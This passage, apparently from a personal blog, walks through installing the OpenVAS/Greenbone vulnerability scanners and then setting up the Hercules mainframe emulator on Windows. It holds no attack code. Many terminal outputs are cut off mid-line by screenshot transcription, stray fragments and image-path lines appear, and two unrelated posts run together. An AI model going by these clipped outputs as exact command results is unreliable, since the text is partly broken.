-manager amd64 7.0.3-2bionic [759 kB]
Fetched 861 kB in 21s (40,9 kB/s)
Preconfiguring packages ...
(Reading database ... 158131 files and directories currently installed.)
Removing openvas (9.0.2) ...
Removing openvas-manager (7.0.2-2) ...
Removing openvas-scanner (5.1.1-3) ...
Selecting previously unselected package openvas9-scanner.
(Reading database ... 158087 files and directories currently installed.)
Preparing to unpack .../openvas9-scanner_5.1.3-1bionic_amd64.deb ...
Unpacking openvas9-scanner (5.1.3-1bionic) ...
Selecting previously unselected package openvas9-manager.
Preparing to unpack .../openvas9-manager_7.0.3-2bionic_amd64.deb ...
Unpacking openvas9-manager (7.0.3-2bionic) ...
dpkg: error processing archive /var/cache/apt/archives/openvas9-manager_7.0.
ionic_amd64.deb (--unpack):
 trying to overwrite '/usr/bin/openvas-manage-certs', which is also in packa
penvas-manager-common 7.0.2-2
dpkg-deb: error: paste subprocess was killed by signal (Broken pipe)
Errors were encountered while processing:
```

Still there was something missing (and – spoiler alert ;) – it was still my ‘manuals I never read’ ;)). So after a while – I was here, checking *openvassd:*


```
root@jirap:~# openvassd -s
plugins_folder = /var/lib/openvas/plugins
cache_folder = /var/cache/openvas
include_folders = /var/lib/openvas/plugins
max_hosts = 30
max_checks = 10
be_nice = no
logfile = /var/log/openvas/openvassd.messages
log_whole_attack = no
log_plugins_name_at_load = no
dumpfile = /var/log/openvas/openvassd.dump
cgi_path = /cgi-bin:/scripts
optimize_test = yes
checks_read_timeout = 5
```

During the installation I realized one (imho ‘important’) thing: we can not download the *feeds’*... So I started googling and that’s how I found:


https://community.greenbone.net/t/greenbone-feed-not-getting-updated-to-current-status/6836

Greenbone feed not getting updated to current status

Feed Services (GCF & GSF)

created	last reply	14	1.7k	9	3	5
Sep 22	30d	replies	views	users	likes	links

_OR Sep 22


Hey Gangambika,

this happened 22 days ago:

Community Feed URL Consolidation Feed Services (GCF & GSF)

We are seeing no further transitions from old server feed.openvas.org to new server feed.community.greenbone.net. Since the server will simply not be available beyond September 30th, we decided the following steps to make all users of the deprecated server aware of the situation: On September 1st 2020 we stop updating the Greenbone Community Feed as served via feed.openvas.org. On the same day we add a VT that alerts for any scanned host a highest severity and it will inform about the opti…

Ok, good to know. So I decided to start it all over again and that how I landed on the (RTF)manual pages[5]. ;] We should be here:


https://community.greenbone.net/t/setting-up-the-greenbone-security-manager-trial-gsm-trial-virtual-machine/6939

Setting Up the Greenbone Security Manager TRIAL (GSM TRIAL) Virtual M…

Greenbone Professional Edition

12. Select “PS/2 Mouse” in the drop-down list “Pointing Device”.

GSM TRIAL - Settings

System

Motherboard | Processor | Acceleration

Base Memory: 4 MB 16384

Boot Order: [ ] Floppy [✓] Optical [✓] Hard Disk [ ] Network

Chipset: PIIX3

Pointing Device: PS/2 Mouse

Extended Features: [✓] Enable I/O APIC [✓] Enable EFI (special OSes only) [✓] Hardware Clock in UTC Time

13. **Activate the checkbox “Enable EFI (special OSes only)”.**
Otherwise the image will not boot.


GSM TRial [Uruchomiona] - Oracle VM VirtualBox

```
BdsDxe: loading Boot0001 "UEFI VBOX CD-ROM VB2-01700376 " from PciRoot(0x0)/Pci(0x1,0x1)/
BdsDxe: starting Boot0001 "UEFI VBOX CD-ROM VB2-01700376 " from PciRoot(0x0)/Pci(0x1,0x1)
```

Let’s move forward.


Current Example

After we'll install it there should be a similar screen to the one presented below:


GSM TRial [Uruchomiona] - Oracle VM VirtualBox
Plik Maszyna Widok Wejście Urządzenia Pomoc

```
Welcome to Greenbone OS 20.08 (tty1)

The web interface is available at:

    http://192.168.1.103

gsm login: _
```


Now we need to prepare a basic setup of our new VM and we should be somewhere here:


https://192.168.1.103
Greenbone Security Manager
Dashboards
Scans
Assets
Resilience
Dashbo
Overview
# of created CVEs
GSM TRial [Uruchomiona] - Oracle VM VirtualBox
Plik Maszyna Widok Wejście Urządzenia Pomoc
< OK >
< Back >

```
Greenbone OS Administration

Manage Web Users
Manage the web users of your GSM.

Any users created via the menus below will be considered
global users and should be used for administrative purposes.
You can create additional users via the web interface of
your GSM.

  List Users         Show a list of all users
  Admin User         Create a global 'Admin' account
  Guest User         [disabled]
  Super Admin        Create a global 'Super Admin' account
  Delete Account     Delete a user account
  Change Password    Change the password of an account
  Password Policy    Change the Password Policy
  Distributed Data   Manage the permissions for data-objects
```


So far, so good. Looks like we have a new VM to check ;]

After a while I created another installation – this time I used Ubuntu 20 ISO:



```
root@ubuntu20:/home/c# netstat -antp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:6379          0.0.0.0:*               LISTEN      14986/redis-server
tcp        0      0 127.0.0.1:9392          0.0.0.0:*               LISTEN      16055/gsad
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      424/systemd-resolve
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      3848/sshd: /usr/sbi
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN      481/cupsd
tcp        0      0 127.0.0.1:5432          0.0.0.0:*               LISTEN      10909/postgres
tcp        0      0 10.0.2.15:22            10.0.2.2:61676          ESTABLISHED 7071/sshd: c [priv]
tcp6       0      0 ::1:6379                :::*                    LISTEN      14986/redis-server
tcp6       0      0 :::22                   :::*                    LISTEN      3848/sshd: /usr/sbi
tcp6       0      0 ::1:631                 :::*                    LISTEN      481/cupsd
root@ubuntu20:/home/c# 
```

Looks good. As you can see now we should be ready to use both tools: Nessus CLI (mentioned in one of the previous sections as *„Red-Had-Ness-Us"*) as well as OpenVAS CLI (or Greenbone Security Manager – you name it):



```
c@ubuntu20:~$ openvas-nasl
Error. No input file(s) specified !
c@ubuntu20:~$ openvas-nasl -h
Usage:
  openvas-nasl [OPTION?] NASL_FILE... - standalone NASL interpreter for OpenVAS

Help Options:
  -h, --help                          Show help options

Application Options:
  -V, --version                       Display version information
  -d, --debug                         Output debug information to stderr.
  -D, --description                   Only run the 'description' part of the script
  -B, --both                          Run in description mode before running the script.
  -p, --parse                         Only parse the script, don't execute it
  -L, --lint                          'lint' the script (extended checks)
  -t, --target=<target>               Execute the scripts against <target>
  -T, --trace=<file>                  Log actions to <file> (or '-' for stderr)
  -c, --config-file=<filename>        Configuration file
  -e, --source-iface=<iface_name>     Source network interface for established connections.
  -s, --safe                          Specifies that the script should be run with 'safe checks' enabl
ed
  -X, --disable-signing               Run the script with disabled signature verification
  -i, --include-dir=<dir>             Search for includes in <dir>
  --debug-tls=<level>                 Enable TLS debugging at <level>
  -k, --kb=<key=value>                Set KB key to value. Can be used multiple times

c@ubuntu20:~$
```

This is what I was looking for. ;} Now it should be easier to check both NASL-based plugins or simply compare the results from both plugins arsenals.

Maybe you'll find it useful. Cheers ;)

References

Links/resources I found interesting while I was creating this article:

1- Automated Scans with Kali using OpenVAS

2 – Test GreenBone now

3 – Install for CentOS (1)

4 – Install for CentOS (2)

5 – Setup Trial GSM (GreenBone Security Manager)


HER COOL S

Ready?

Initial step


Last time I found few interesting articles online about mainframe's. I decided it will be a good idea to learn a little bit more about it. That's how I found a very interesting emulator called Hercules[1]. Below you'll find few notes about my initial adventures with that software. Here we go...

To proceed, this time[2] I created a small lab based on Windows 10. Software I used to prepare my LAB will be described below. I used:



```
ieć > 192.168.1.172 > c > tests > hercules >

Nazwa                              Data modyfikacji
Note-Important.txt                 06.12.2020 19:56
ADDRSPC+Parameter.txt              06.12.2020 19:56
hercules.txt                       06.12.2020 19:56
hercules-3.07-w32.msi              06.12.2020 20:31
hercules-3.07-w32.zip              06.12.2020 20:31
```

When you'll install all of it – I recommend a restart, you know, „it's Windows" ;) so – we should be somewhere here:



```
 C:\tests\hercules

23:53    <DIR>
23:53    <DIR>
18:56
19:31         3,
19:31         2,
18:56
18:56
  5 File(s)
  2 Dir(s)   40,

ules>hercules-3

ules>
```


Hercules 3.07 (32 Bit)

Welcome to the Hercules 3.07 (32 Bit) Setup Wizard

The installer will guide you through the steps required to install Hercules 3.07 (32 Bit) on your computer.

WARNING: This computer program is protected by copyright law and international treaties. Unauthorized duplication or distribution of this program, or any portion of it, may result in severe civil or criminal penalties, and will be prosecuted to the maximum extent possible under the law.

Click *Next*:




Hercules 3.07 (32 Bit)

Installing Hercules 3.07 (32 Bit)

Hercules 3.07 (32 Bit) is being installed.

Please wait...

And after a while we should of course allow the access on the firewall:



C:\Program Files\Hercules\Hercules 3.07 (32 Bit)\hercules.exe

```
  Modes: S/370 ESA/390 z/Arch
  Max CPU Engines: 8
  Using fthreads instead of pthreads
  Dynamic loading support
  Using shared libraries
  HTTP Server support
  No SIGABEND handler
  Regular Expressions support
  Automatic Operator support
  Machine dependent assists:
Running on DESKTOP-H6DFST0 Wi
HHCHD018I Loadable module dir
Crypto module loaded (c) Copy
  Active: Message Security As
          Message Security As
          Message Security As
HHCCF065I Hercules: tid=00000
HHCHT001I HTTP listener threa
HHCHT013I Using HTTPROOT dire
HHCHT006I Waiting for HTTP re
HHCTE001I Console connection
HHCTE003I Waiting for console
HHCTT002I Timer thread starte
HHCCP002I CPU0000 thread star
HHCCP003I CPU0000 architectur
HHCPN001I Control panel threa
HHCAO001I Hercules Automatic
          tid=00000C18, pri=0, pid=2792
Command ==>
CPU0000 PSW=0000000000000000 24M.......
```

Windows Security Alert

Windows Firewall has blocked some features of this app

Windows Firewall has blocked some features of The Hercules System/370, ESA/390, and z/Architecture Emulator on all public and private networks.


Name: Hercules System/370, ESA/390, and z/Architecture Emulator
Publisher: by Roger Bowler, Jan Jaeger, and others
Path: C:\program files\hercules\hercules 3.07 (32 bit)\hercules.exe

Allow The Hercules System/370, ESA/390, and z/Architecture Emulator to communicate

- [ ] Private networks, such as my home or work network
- [✓] Public networks, such as those in airports and cafés (not recommended because these networks often have little or no security)

What are the risks of allowing an app through a firewall?

For now we should be somewhere here:



C:\Program Files\Hercules\Hercules 3.07 (32 Bit)\hercules.exe

```
 Modes: S/370 ESA/390 z/Arch
 Max CPU Engines: 8
 Using fthreads instead of pthreads
 Dynamic loading support
 Using shared libraries
 HTTP Server support
 No SIGABEND handler
 Regular Expressions support
 Automatic Operator support
 Machine dependent assists: cmpxchg1 cmpxchg4 cmpxchg8 fetch_dw store_dw
unning on DESKTOP-H6DFST0 Windows_NT-6.2 i686 UP
HCHD018I Loadable module directory
rypto module loaded (c) Copyright E
 Active: Message Security Assist
         Message Security Assist Ex
         Message Security Assist Ex
HCCF065I Hercules: tid=0000027C, pi
HCHT001I HTTP listener thread start
HCHT013I Using HTTPROOT directory "
HCHT006I Waiting for HTTP requests
HCTE001I Console connection thread
HCTE003I Waiting for console connec
HCTT002I Timer thread started: tid=
HCCP002I CPU0000 thread started: ti
HCCP003I CPU0000 architecture mode
HCPN001I Control panel thread start
HCA0001I Hercules Automatic Operato
         tid=00000C18, pri=0, pid=2
ommand ==>
PU0000 PSW=0000000000000000 24M....
```

Select C:\Windows\system32\cmd.exe

```
Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3270           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:7680           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:8081           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49408          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49409          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49410          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49411          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49412          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49413          0.0.0.0:0              LISTENING
  TCP    127.0.0.1:49492        127.0.0.1:49493        ESTABLISHED
```

As we can see Hercules opened additional port on our Windows VM. We'll get back to that later. For now we should be here, checking ***?*** command:



